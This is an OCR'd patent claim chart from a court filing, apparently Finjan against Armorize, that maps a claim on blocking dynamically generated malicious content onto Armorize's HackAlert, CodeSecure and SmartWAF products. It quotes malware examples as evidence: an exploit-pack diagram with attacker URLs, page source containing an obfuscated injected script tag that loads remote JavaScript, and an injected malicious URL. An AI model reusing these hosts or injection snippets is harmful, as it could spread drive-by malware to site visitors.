

8,141,154	**Armorize Products**
The statements and documents cited below are solely provided by way of example and based on information available to Finjan, Inc. at the time this chart was created, and not to be used by way of limitation or for purposes of construing the claim terms. Finjan reserves its right to supplement this chart as additional information becomes known to it. For purposes of this chart, "Armorize Products" refers to the following: HackAlert Anti-Malware, CodeSecure Automated Static Source Code Analysis, SmartWAF Web Application Firewall, SafeImpressions and Malvertising Protection. *See* http://www.armorize.com/index.php?link_id=hackalert.	
Claim 1	
1a. A system for protecting a computer from dynamically generated malicious content, comprising: a content processor (i) for processing content received over a network, the content including a call to a first function, and the call including an input, and (ii) for invoking a second function with the input, only if a security computer indicates that such invocation is safe;	Armorize Products meet the recited claim language because they provide a system with a content processor for processing content received over a network, the content including a call to a first function, and the call including an input, and for invoking a second function with the input, only if a security computer indicates that such invocation is safe. By the way of example, and not limitation, Armorize Products meet the recited claim language because Armorize Products dynamically analyzes exploit kits, exploit code, obfuscated scripts within web content, to prevent delivery of a payload or dropper from another server to a client computer. Armorize Products use a cloud system to analyze the dynamic threats. For example, HackAlert uses a behavior-based scanning engine to send downloadable content to run in an isolated sandbox hosted at the Armorize datacenter to be analyzed for behavioral characteristics that indicate malware injections. If there is an active drive-by download, the download is analyzed and the behavior and remediation guidance is reported back to the end user. This is demonstrated in Armorize's public documents and at http://www.armorize.com/codesecure/index.php, http://www.armorize.com/index.php?link_id=product, http://www.armorize.com/index.php?link_id=hackalert, and http://www.armorize.com/pdfs/resources/smartwaf.pdf. Armorize HackAlert analyzes, detects, prevents, and mitigates against malware infections. HackAlert is a system to protect a computer from dynamically generated malicious content. A computer attempts to access web content with that input sent to HackAlert, the content processor. If HackAlert determines the web content to be safe, the client computer is able to load the web content. "HackAlert focuses on special malware, such as 0-day exploits or exploits used in APT (Advanced Persistent Threat) attacks, that are undetectable by typical virus or malware scanners. This may include for example malicious binaries, document exploits (PDF, Word, Excel, PowerPoint, Flash), Java exploits, browser exploits, BHO (browser helper object) exploits, drive-by downloads, click-to downloads, etc." http://www.armorize.com/index.php?link_id=hackalert. *See also,* http://blog.armorize.com/2010/12/hdd-plus-malware-spread-through.html showing Armorize Products decoding malvertising and drive-by

	download exploits on msn.com. In the example below, the banner contains obfuscated javascript code, which loads iframes that include exploits to cause drive-by downloads. Armorize's HackAlert can use multiple behavioral and static analysis techniques coupled to detect potential malware and make a call to Armorize's media reputation database. If the downloadable is safe, HackAlert will allow the file to be downloaded, otherwise it will prevent the file from being downloaded or it will make the file safe. http://www.armorize.com/index.php?link_id=SafeImpression.  Sell your products online and reach MILLIONS of potential buyers! BIG Commerce Launch your online store for free Websites with rad.msn.com 728X90 banners, including mail.live.com Eleonore-derived Exploit Pack http://feudari.com/dmbf/show.php JAVA JDT Exploit PDF Exploit IE MDAC Exploit \\ssmmbb.com\\smb\\dmbf.jar dmbf.jar http://feudari.com/dmbf/files/lib.pdf lib.pdf <script type="text/javascript" src="http://rad.msn.com/ADSAdClient31.dll?GetSAd=&amp;DPJS=4&amp;PN=MSFT&amp;PG=RE rad.msn.com js iframe http://this.content.served.by.adshufffle.com/e.php?id=23444436 Fake AD Exchange adshufffle.com iframe http://media.topsann.com/bdb/aBigCommerce/728x90stat.gif Sell your products online and reach MILLIONS of potential buyers! BIG Commerce Launch your online store for free Copied AD Exploitation successful http://feudari.com/dmbf/forum.php?view=mdac file.exe Dropped Files



HackAlert™ - *Anti-Malware Solution*

Armorize HackAlert™ is a monitoring service that immediately alerts website owners of their sites' malware infections. HackAlert™ protects corporate websites, provides detailed information about the injected malicious elements, and enables incident remediation.

This SaaS product optimizes multiple layers of analysis to detect malware injections against a site—before it is flagged by search engines as malicious. Managed via a Web dashboard, HackAlert™ Malware Detection offers a flexible API for integration with enterprise security management systems or with custom malware reporting tools. In addition, reports can also be exported to WAFs or Web server plug-ins to facilitate instant malware mitigation.

HackAlert™ plays a key incident response role by ensuring that administrators can react immediately to malware injections.

HackAlert™ Malware Detection Benefits


- Monitors and mitigates malware injections.
- Identifies 0-day and special malware that is difficult or impossible for other vendors to detect.
- Identifies malware before website is flagged as malicious.
- Pinpoints injected malicious code snippets to facilitate immediate malware removal and code-level remediation.
- Cloud-based SaaS or with a complete developer API.
- Includes TrustedSite malware-free seal to increase customer confidence.
- API ready for integration into other technology platforms or environments.

http://www.armorize.com/pdfs/resources/armorize-appsec-apt-malware-malvertising-source-code-analysis.pdf

CodeSecure in combination with SmartWAF can provide real-time scanning of downloadables and acts as a firewall between the Internet and the client computer. If the content is determined to be safe, the content can go forward to the client computer. http://www.armorize.com/codesecure/features.html "Easily managed through a centralized web portal, CodeSecure™ provides automated appliance-free, compiler-independent code analysis. It traces tainted data flow through the target application, pinpoints vulnerable code and generates reports that provide prioritized remediation guidance for security flaws. These reports can be exported to Armorize SmartWAF™ application firewall solution for real-time vulnerable entry point protection and mitigation, before issues are fixed."

SmartWAF is on a security computer between the client computer and the

Internet. SmartWAF with CodeSecure receives downloadables and blocks potential malicious code from accessing the client computer. http://www.armorize.com/pdfs/resources/smartwaf.pdf.



Integration with CodeSecure™

SmartWAF™ integrates with CodeSecure™ by importing source code analysis findings and reconfiguring its rule set to explicitly block Web application exploits targeted at vulnerabilities identified by CodeSecure™. This "hot-fix" mitigation provides an extra-layer of immediate protection for those customers who do not have immediate resources to fix critical code-level vulnerabilities.

See also, https://hackalert.armorize.com/learnmore.php

"HackAlert V3 is delivered as a cloud-based service. The service's globally distributed agents browse customer websites to detect active malware downloads and links to malicious sites.

HackAlert V3 optimizes multiple analysis techniques to detect malware drive-by downloads targeting end-users before the website is flagged by search engines as malicious.

HackAlert V3 delivers the following benefits:

Protects clients and customers from malware injected websites, drive by downloads and malicious advertising (malvertising)


Identifies malware before the website is flagged as malicious

Displays injected code snippets to facilitate remediation

Deploys as cloud-based SaaS or as a flexible API for enterprise integration

Integrates with WAF or Web server modules for instant mitigation"

Examples on an input include the below script code.




Source of: http://www.zgcy168.com/ - Mozilla Firefox

```
function staticitns(){
setInterval("logoit2()",90)
if (visibleduration!=0)
setTimeout("staticimage.visibility='hide'",visibleduration*1000)
}
//-->
</SCRIPT>

<script src=http://%78%69%73%68%69%79%69%2E%63%6F%6D/images/main/info.js></script>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<script language='JavaScript'>var msg =' '; var interval = 240;var spacelen = 120;var space10=' ';var seq=0;
function Helpor_net() {len = msg.length;window.status = msg.substring(0, seq+1);seq++;if ( seq >= len ) {seq =
0;window.status = '';window.setTimeout('Helpor_net();', interval );}else window.setTimeout('Helpor_net();',
interval );}Helpor_net();</script>
<table width="770" height="3" border="0" align="center" cellpadding="0" cellspacing="0" bgcolor="#FFFFFF">
  <tr>
    <td>
<style type="text/css">
<!--
.style4 {color: #FF9933}
```

Line 122, Col 83



SOP

Get Alert !

Double Check ! Get Malicious Links

Check Web AP Source

Check DB and Table

Check ARP Spoofing in the LAN of Server Room

Programmer

DBA

IT

Remove Malicious Links Fix code vulnerabilities

Remove Malicious Links Prevent SQL-Injection

Find out the compromised PC Remove Malware

Double-Check With HackAlert

Armorize 2009 Armorize Technologies Inc. Confidential & Proprietary armorize technologies

http://layer8tek.com/userfiles/pdf/armorize/hackalert.pdf.

Another example of input include "http://3pigs.info/t/?58965b8f was injected as source for malicious file":

Explore Litigation Insights

Docket Alarm provides insights to develop a more informed litigation strategy and the peace of mind of knowing you're on top of things.

Real-Time Litigation Alerts

Keep your litigation team up-to-date with **real-time alerts** and advanced team management tools built for the enterprise, all while greatly reducing PACER spend.

Our comprehensive service means we can handle Federal, State, and Administrative courts across the country.

Advanced Docket Research

With over 230 million records, Docket Alarm's cloud-native docket research platform finds what other services can't. Coverage includes Federal, State, plus PTAB, TTAB, ITC and NLRB decisions, all in one place.

Identify arguments that have been successful in the past with full text, pinpoint searching. Link to case law cited within any court document via Fastcase.

Analytics At Your Fingertips

Learn what happened the last time a particular judge, opposing counsel or company faced cases similar to yours.

Advanced out-of-the-box PTAB and TTAB analytics are always at your fingertips.

API

Docket Alarm offers a powerful API (application programming interface) to developers that want to integrate case filings into their apps.

LAW FIRMS

Build custom dashboards for your attorneys and clients with live data direct from the court.

Automate many repetitive legal tasks like conflict checks, document management, and marketing.

FINANCIAL INSTITUTIONS

Litigation and bankruptcy checks for companies and debtors.

E-DISCOVERY AND LEGAL VENDORS

Sync your system to PACER to automate legal marketing.

WHAT WILL YOU BUILD? | sales@docketalarm.com | 1-866-77-FASTCASE